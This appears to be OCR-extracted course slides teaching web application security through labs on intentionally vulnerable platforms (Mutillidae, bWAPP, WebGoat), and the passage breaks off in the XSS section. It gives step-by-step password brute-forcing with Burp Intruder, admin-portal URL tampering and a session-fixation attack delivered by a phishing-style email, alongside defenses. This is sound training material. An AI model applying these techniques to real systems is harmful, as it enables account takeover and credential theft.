Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Length: 36907



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1" />
<title>Command Injection</title>
<link rel="stylesheet" href="css/webgoat.css" type="text/css" />
<link rel="stylesheet" href="css/lesson.css" type="text/css" />
```

Proxy Lab

- Open a new browser tab in Firefox and go to www.manta.com
- Go back to Burp and watch the Target tab
- You see not only manta but all of their tracking and ad libraries load as well
- Black links are real requests
- Gray links are detected from the spider as potential places to go but were not requested

Proxy Lab

- Scroll down in the left pain and find http://www.manta.com and select it
- Select the POST request near the top of the middle window

Proxy Lab – Request Tab

Request | Response

Raw | Params | Headers | Hex

```
POST /ser-qqbfyscx.js?PID=3119DF0B-3C06-308A-88B4-6118E4B86D16 HTTP/1.1
Host: www.manta.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Distil-Ajax: xbuzcssxtsvqaz
Referer: http://www.manta.com/
Content-Length: 2411
Content-Type: text/plain; charset=UTF-8
Cookie:
ftoggle-frontend-prod=%7B%22e%22%3A1%2C%22v%22%3A177%2C%22olark%22%3A%7B%22e%22%3A1%2C%22chat%22%3A%7B%22e%22%3A1%7D%7D%2C%22
listing_manager_99%22%3A%7B%22e%22%3A1%7D%2C%22yext%22%3A%7B%22e%22%3A1%2C%22interstitial%22%3A%7B%22e%22%3A1%2C%22edit%22%3A
%7B%22e%22%3A1%7D%2C%22view%22%3A%7B%22e%22%3A1%7D%2C%22product%22%3A%7B%22e%22%3A1%7D%2C%22stats%22%3A%7B%22e%22%3A1%7D%7D%7
D%2C%22abTests%22%3A%7B%22e%22%3A1%2C%22subscriptions%22%3A%7B%22e%22%3A1%2C%22company_dashboard_control%22%3A%7B%22e%22%3A1%
7D%7D%7D%2C%22froyo%22%3A%7B%22e%22%3A1%7D%2C%22surveys%22%3A%7B%22e%22%3A1%2C%22emailUnsub%22%3A%7B%22e%22%3A1%7D%7D%2C%22th
riftshop%22%3A%7B%22e%22%3A1%7D%2C%22mixpanel%22%3A%7B%22e%22%3A1%7D%7D; cust_id=e986d8ea-ab9a-4c48-967b-ff6cd4497994;
refer_id=0000;
manta_session=%7B%22loginIp%22%3A%2210.78.37.106%22%2C%22subId%22%3A%22%22%2C%22touchTimestamp%22%3A%221443327602721%22%2C%22
userRole%22%3A%22%22%7D; city=Chicago; state=IL; lat=41.847107; lon=-87.6248; ipCountry=US;
mp_f6712b90922aca648f9e2307427ca86f_mixpanel=%7B%22distinct_id%22%3A%20%221500d078f0e44a-08133a7789d4dc-44514331-1fa400-1500d
078f0f3e7%22%2C%22treatment%22%3A%20%22subscriptions_company_dashboard_control%22%2C%22%24initial_referrer%22%3A%20%22%24dire
ct%22%2C%22%24initial_referring_domain%22%3A%20%22%24direct%22%7D
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

p=%7B%22appName%22%3A%22Netscape%22%2C%22platform%22%3A%22Win32%22%2C%22cookies%22%3A1%2C%22syslang%22%3A%22en-US%22%2C%22use
rlang%22%3A%22en-US%22%2C%22cpu%22%3A%22WindowsNT6.3%3BWOW64%22%2C%22productSub%22%3A%22Z0100101%22%2C%22setTimeout%22%3A0%2C
%22setInterval%22%3A0%2C%22plugins%22%3A%7B%220%22%3A%22GoogleUpdate1.3.28.15%22%2C%221%22%3A%22MicrosoftOffice201315.0.4703.
1000%22%2C%222%22%3A%22MicrosoftOffice201315.0.4514.1000%22%2C%223%22%3A%22ShockwaveFlash19.0.0.185%22%2C%224%22%3A%22Silverl
```

Proxy Lab

- Select all of the data at the bottom starting with p=
- What encoding is this?
  - URL Encoding
- Right click the selected area and choose “Send to Decoder”
- Select the “Decoder” tab up top in Burp
- Change “Decode as…” to URL

Proxy Lab

p=%7B%22appName%22%3A%22Netscape%22%2C%22platform%22%3A%22Win32%22%2C%22cookies%22%3A1%2C%22syslang%22%3A%22en-US%22%2C%22userlang%22%3A%22en-US%22

p={"appName":"Netscape","platform":"Win32","cookies":1,"syslang":"en-US","userlang":"en-US","cpu":"WindowsNT6.3;WOW64","productSub":"20100101","setTimeout":0,"setInterval":0,"plugins":{"0":"Go

Proxy Lab

- Go back to “Target” tab and select “Response” tab
- You will see that some cookies were set on your computer

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 27 Sep 2015 04:20:07 GMT
Content-Type: text/plain
Connection: keep-alive
Vary: Accept-Encoding
Set-Cookie: D_SID=64.131.110.120:walsTgmquQIPruowoWmg6DgZohbH4GXOSHpPwUH3Jqc;Max-Age=31536000;HttpOnly;Path=/
Set-Cookie: D_PID=3119DF0B-3C06-308A-88B4-6118E4B86D16;Max-Age=2628000;HttpOnly;Path=/
Set-Cookie: D_IID=BD2436DF-2B59-3469-BD05-3CC0956206B8;Max-Age=2628000;HttpOnly;Path=/
Set-Cookie: D_UID=E2E568D1-E83B-37E9-A11E-90BD2DB71E20;Max-Age=2628000;HttpOnly;Path=/
Set-Cookie: D_HID=JWGXjViR4eyiX+QweFxTKQgJQ87VhoGAAqjPy/n5SKE;Max-Age=2628000;HttpOnly;Path=/
X-JU: /ser-qqbfyscx.js?PID=3119DF0B-3C06-308A-88B4-6118E4B86D16
X-UID: E2E568D1-E83B-37E9-A11E-90BD2DB71E20
X-AH: xbuzcssxtsvqaz
Cache-Control: private, max-age=240, s-maxage=0, must-revalidate
Edge-Control: no-store, bypass-cache
Surrogate-Control: no-store, bypass-cache
Content-Length: 0
```

Proxy Lab

- At times, you may notice Base64 encoded data like this:

Request | Response

Raw | Params | Headers | Hex

```
GET
/track/?data=eyJldmVudCI6ICJtcF9wYWdlX3ZpZXciLCJwcm9wZXJ0aWVzIjogeyIkb3MiOiAiV2luZG93cyIsIiRicm93c2VyIjogIkZpcmVmb3giLCIkY3Vy
cmVudF9lcmwiOiAiaHR0cDovL3d3dy5tYW50YS5jb20vIiwiJGJyb3dzZXJfdmVyc2lvbiI6IDQwLCIkc2NyZWVuX2hlaWdodCI6IDEwODAsIiRzY3J1ZW5fd2lkd
GgiOiAxOTIwLCJtcF9saWIiOiAid2ViIiwiJGxpYl92ZXJzaW9uIjogIjIuNi4zIiwiZGlzdGluY3RfaWQiOiAiMTUwMGQwNzhmMGU0NGEtMDgxMzNhNzc4OWQ0ZG
MtNDQ1MTQzMzEtMWZhNDAwLTE1MDBkMDc4ZjBmM2U3IiwidHJlYXRtZW50IjogInN1YnNjcmlwdGlvbnNfY29tcGFueV9kYXNoYm9hcmRfY29udHJvbCIsIiRpbml
0aWFsX3J1ZmVycmVyIjogIiRkaXJlY3QiLCIkaW5pdGlhbF9yZWZlcnJpbmdfZG9tYWluIjogIiRkaXJlY3QiLCJtcF9wYWdlIjogImh0dHA6Ly93d3cubWFudGEu
Y29tLyIsIm1wX2Jyb3dzZXIiOiAiRmlyZWZveCIsIm1wX3BsYXRmb3JtIjogIldpbmRvd3MiLCJOb2tlbiI6ICJmNjcxMmI5MDkyMmFjYTY0OGY5ZTIzMDc0MjdjY
Tg2ZiJ9fQ%3D%3D&ip=1&_=1443327610647 HTTP/1.1
Host: api.mixpanel.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.manta.com/
Origin: http://www.manta.com
Connection: keep-alive
```

Proxy Lab

- Burp can be used for Base64 decoding as well:

{"event": "mp_page_view","properties": {"$os": "Windows","$browser": "Firefox","$current_url": "http://www.manta.com/","$browser_version": 40,"$screen_height": 1080,"$screen_width": 1920,"mp_lib": "web","$lib_version": "2.6.3","distinct_id": "1500d078f0e44a-08133a7789d4dc-44514331-1fa400-1500d078f0f3e7","treatment": "subscriptions_company_dashboard_control","$initial_referrer": "$direct","$initial_referring_domain": "$direct","mp_page": "http://www.manta.com/","mp_browser": "Firefox","mp_platform": "Windows","token": "f6712b90922aca648f9e2307427ca86f"}fQ%3D%3D

Proxy Lab

- This is an example of an ad library taking information about your browsing habits, obfuscating it, and sending it on to their servers
- Happens all in the background
- Keep burp and firefox open
- Keep foxy proxy on 127.0.0.1:8080
- Keep “intercept is off”

Part II

Broken Authentication and Session Management

https://www.owasp.org/index.php/Top_10_2013-Top_10

https://www.owasp.org/index.php/Top_10_2013-A2-Broken_Authentication_and_Session_Management

Broken Authentication and Session Mgmt

- If authentication and session management functions are not implemented correctly in an application:
  - Attacker may be able to assume a user's identity by compromising:
    - Passwords
    - Keys
    - Session Tokens
    - Etc.

Weak Password Lab

- We are going to simulate an attacker going after a logon form looking for weak passwords
- Go to Mutillidae II
- Go to: “OWASP 2013” / “A2 Broken Auth…” / “Authentication Bypass” / “Via Brute Force”
- Enter user / pass and hit “Login”
- Go to “Target” tab in Burp and select the top POST and view the request

Weak Password Lab

Host	Method	URL	Params	Sta...	Length	MIME type	Title	Comment
http://172.29.148.1	POST	/mutillidae/index.ph...	☑	200	47162	HTML		
http://172.29.148.1	GET	/mutillidae/documen...	☐			HTML		
http://172.29.148.1	GET	/mutillidae/framer.html	☐			HTML		
http://172.29.148.1	GET	/mutillidae/includes/...	☐					
http://172.29.148.1	GET	/mutillidae/includes/...	☑			HTML		
http://172.29.148.1	GET	/mutillidae/index.php	☐			HTML		
http://172.29.148.1	GET	/mutillidae/index.ph...	☑			HTML		
http://172.29.148.1	GET	/mutillidae/index.ph...	☑			HTML		
http://172.29.148.1	GET	/mutillidae/index.ph...	☑			HTML		

Request | Response

Raw | Params | Headers | Hex

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 172.29.148.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.29.148.1/mutillidae/index.php?page=login.php
Cookie: showhints=0; JSESSIONID=DE5C1831C7277072A8643B220D6E3BE5; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=12q5t7kheenjrhpvvqqj3ql376
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

username=user&password=pass&login-php-submit-button=Login
```

Weak Password Lab

- Right-click in “Request” window and “Send to Intruder”
- Select “Intruder” tab and “Positions” tab
- Select “Clear” on right
- Change “Attack type” to “Cluster bomb”
  - Used for multiple positions such as logon and password

Weak Password Lab

- Double-click on “user”and hit “Add”
- Double-click on “pass” and hit “Add”

Attack type: Cluster bomb

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 172.29.148.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.29.148.1/mutillidae/index.php?page=login.php
Cookie: showhints=0; JSESSIONID=DE5C1831C7277072A8643B220D6E3BE5;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=12q5t7kheenjrhpvvqqj3ql376
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

username=§user§&password=§pass§&login-php-submit-button=Login
```

Add §

Clear §

Auto §

Refresh

Weak Password Lab

- Select “Payloads” tab
- Payload 1 should already be “Simple list”
- Type jim in the “Enter a new item” box and hit “Add”
- Add john and admin as well
- Change “Payload set” to 2
- Change “Payload type” to “Runtime file”

Weak Password Lab

- Drag “john” file from M: Tools to Desktop
- In Burp, hit “Select file”
- Select “Desktop” and “john.txt” which is our password dictionary list
- Hit “Start attack” and “OK”
- Drag window down to expand

Weak Password Lab

- Which ones do you think are valid passwords?

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200			47165	baseline request
1	jim	12345	200			47165	
2	john	12345	200			47165	
3	admin	12345	200			47165	
4	jim	abc123	200			47165	
5	john	abc123	200			47165	
6	admin	abc123	200			47165	
7	jim	password	302			47252	
8	john	password	302			47262	
9	admin	password	200			47165	
10	jim	computer	200			47165	
11	john	computer	200			47165	
12	admin	computer	200			47165	
13	jim	123456	200			47165	
14	john	123456	200			47165	
15	admin	123456	200			47165	
16	jim	tigger	200			47165	
17	john	tigger	200			47165	
18	admin	tigger	200			47165	

Weak Password Lab

- Close “Intruder Attack” Window and hit “OK” to stop attack.
- Go back to Multillidae and enter jim / password and hit “Login”

Logged In User: jim (Rome is burning)

Weak Password Lab

- How could we have prevented the prior attack?
  - Strong passwords not prone to dictionary attack
  - Timeout or Lockout on logon form submission

Session Types

- Client-side
  - Identity and Authorization info stored on the client in a session ID
  - Session ID could appear in a cookie, hidden form field on page, or as URI parameter
  - Attacker can steal session ID when client sends it to server
- Server-side
  - Identity and Authorization info stored on the server
  - More secure of two methods.

SessionID Uses to an Attacker

- Attacker can use stolen session ID to:
  - Access victim's account
  - Steal information
  - Access higher privileges (if victim's privileges are higher than attacker's)

Client-side Session ID Example:

- Web app puts session id in URL:

```
http://example.com/sale/saleitems
jsessionid=2P0OC2JSNDLPSKHCJUN2JV
?dest=Hawaii
```


- Attacker may be able to simply paste that in their own browser and pick up the session if no other validation is used by server

Administrative Portals Lab

- Another common vulnerability is allowing access to restricted areas through URL manipulation
- Go back to 172.29.148.1
- Select "bWAPP" which is another vulnerable training platform
- Logon with bee / bug
- Under "Choose your bug" Scroll to "A2" and select:
  - "Session Management – Administrative Portals"

Administrative Portals Lab

- Click the “Hack” button to the right of the dropdown




Administrative Portals Lab

- How can you manipulate the URL to gain access?

http://172.29.148.1/bWAPP/smgmt_admin_portal.php?admin=0

Administrative Portals Lab

- Change the 0 to a 1 and reload the page



Logon Lab

- Let's capture a logon event with burp
- In bwapp, select:
  - A2 / Broken Auth. – Insecure Login Forms
- In Burp, go to the "Proxy" tab and turn intercept to on
- Make sure your Foxy Proxy is still set on 127.0.0.1 in Firefox
- Enter some fake creds and hit "Login" and look at Burp

Logon Lab

- What's the problem here?

```
POST /bWAPP/ba_insecure_login_1.php HTTP/1.1
Host: 172.29.148.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.29.148.1/bWAPP/ba_insecure_login_1.php
Cookie: JSESSIONID=DE5C1831C7277072A8643B220D6E3BE5;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=5eens9rvpkabcpnk6hjdji3pj0; security_level=0; top_security=no
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 53

login=johnny&password=supersecurepassword&form=submit
```

- Logon info sent via normal http in cleartext!

Logon Lab

- How could we fix this issue?
  - Change logon form page to HTTPS

- Change Burp to “Intercept is off”
- Turn Foxy Proxy in Firefox to “Completely Disable Foxy Proxy” for now

Session Fixation

- A non-authenticated user will receive a session ID when visiting a logon form but not logging in yet
- The web application should change the user's sessionID after they successfully authenticate
- An attacker may notice a flaw where the session ID is the same before and after logon

Session Fixation Lab

- Go back to 172.29.148.1
- Go to “OWASP WebGoat” and use your lastname / user creds from earlier if asked
- Select “Session Management Flaws” / “Session Fixation”

Session Fixation Lab

- Let's say an attacker learned that a bank uses the same session ID before and after authenticating
- The purpose of this exercise is to provide a session ID to the victim in order to get them to logon to the bank with it
- The attacker can then use the same session ID to logon themselves while the session is still valid

Session Fixation Lab

- How can we add our own session ID to the email below?

```
<b>Dear MS. Plane</b> <br><br>During the last week we had a few
problems with our database. We have received many complaints
regarding incorrect account details. Please use the following link
to verify your account data:<br><br><center><a href=/webgoat
/attack?Screen=588&menu=1800> Goat Hills Financial</a></center>
<br><br>We are sorry for the any inconvenience and thank you for
your cooparation.<br><br><b>Your Goat Hills Financial Team</b>
<center> <br><br><img src='images/WebGoatFinancial/banklogo.jpg'>
</center>
```

Session Fixation Lab

- Change the link to:

a href=/**WebGoat**/attack?Screen=588&menu=1800**&SID=456**

**We are changing webgoat to WebGoat due to a flaw in the lesson that I caught

- Hit "Send Mail"

Session Fixation Lab

- Now, as the victim, click on the “Goat Hills Financial” link
- Still as the victim, enter Jane / tarzan and hit “Login”
- Now, as the hacker, visit the bank logon screen by clicking the “Goat Hills Financial” link
- The hacker does not know Jane’s credentials so don’t enter them.

Session Fixation Lab

- http://172.29.148.1/WebGoat/attack?Screen=588&menu=1800&**SID=NOVALIDSESSION**

How can you logon as Jane???

- Change NOVALIDSESSION to 456 and hit Enter
- You should now be logged in as Jane Plane and have access to her credit card number

Am I Vulnerable to Broken Auth and Session Mgmt?

- User authentication credentials aren't protected when stored
  - No hashing or encryption
- No authentication lockout or timeout
- Credentials can be guessed or overwritten through weak account management functions
  - Ex: account creation, change password, recover password, weak session IDs
- Session IDs are exposed in the URL

Am I Vulnerable to Broken Auth and Session Mgmt? (Cont.)

- Session IDs are vulnerable to session fixation attacks
  - Session hijacking can be used
- Session IDs don't timeout, or user sessions or authentication tokens, or single sign-on (SSO) tokens, aren't properly invalidated during logout.
- Session IDs aren't rotated after successful login
- Passwords, session IDs, and other credentials are sent over unencrypted connections

https://www.owasp.org/index.php/Top_10_2013-A2-Broken_Authentication_and_Session_Management

Defenses

- Fix everything mentioned in the prior two slides

Part III

Cross-Site Scripting (XSS)

https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS)

Cross-Site Scripting (XSS)

- XSS allows an attacker to trick a victim's browser into executing code in order to:
  - Hijack user sessions
  - Read cookies
  - Deface/modify web sites
  - Redirect the user to malicious sites
  - Steal passwords
  - Log keystrokes
- BeEF is an XSS tool

Cross-Site Scripting (XSS)

- XSS attacks can occur if an application takes untrusted data and sends it to a user's web browser without proper validation or escaping
- Note: This attack targets victim's browser, not the server the victim is visiting

Cross-Site Scripting (XSS)

- Can happen anytime a website doesn't filter user input properly in:
  - URL Parameters
  - Form Fields
  - Comment Fields
  - Visitor Logs
  - Message Forums
  - Etc.

Same Origin Policy (SOP)

- Code executed by a browser can only affect content from the same origin
- Example:
  - A victim's browser is connected to chase.com
  - An attacker embeds malicious code on chase.com
  - Victim visits chase.com and victim's browser executes code and issues other HTTP requests
  - Code could potentially cause Chase's website to respond to request
  - Code could not cause Citibank's website to respond to request

Same Origin Policy (SOP)

- Code executed by a browser can only affect the same
  - Hostname
  - Protocol
  - Port

Same Origin Policy (SOP)

- Victim browses to http://ww.chase.com and malicious code executes that sends other requests
- Would the following servers respond based on SOP?
  - http://www.chase.com/stealmoney.php
    - Yes, same hostname
  - http://web.chase.com/deleteuser.php
    - No, different hostname
  - https://www.chase.com/transfermoney.php
    - No, different protocol
  - http://www.chase.com:8086/fund.php
    - No, different port

Types of XSS

- Stored XSS (Persistent)
- Reflected XSS (Non-Persistent)
- DOM Based XSS

Part III – Type I

Stored XSS (Persistent)

Stored XSS (Persistent)

- Attacker input can be stored on target server in a:
  - Database
  - Message forum
  - Visitor log
  - Comment field
  - Etc.

Stored XSS (Persistent)

- Attacker places malicious code in any of those spots which is stored on the server
- Victim browses to web page or loads forum message and malicious code is executed inside the victim's browser

Stored XSS (Persistent) Lab

- For all types of XSS, first step for attacker is to determine if XSS will work on the site
- Make sure Firefox Foxy Proxy is disabled
- Go to WebGoat / Cross-Site Scripting (XSS)

Stored XSS (Persistent) Lab

- Great way to confirm XSS is to issue an JS alert
- Enter a title and then embed javascript into the message body that will issue on alert
- Hit Submit
- Your message will appear in the “Message List”
- Click on the message and an alert should appear if the page is vulnerable to XSS
- See if you can figure this out

Stored XSS (Persistent) Lab

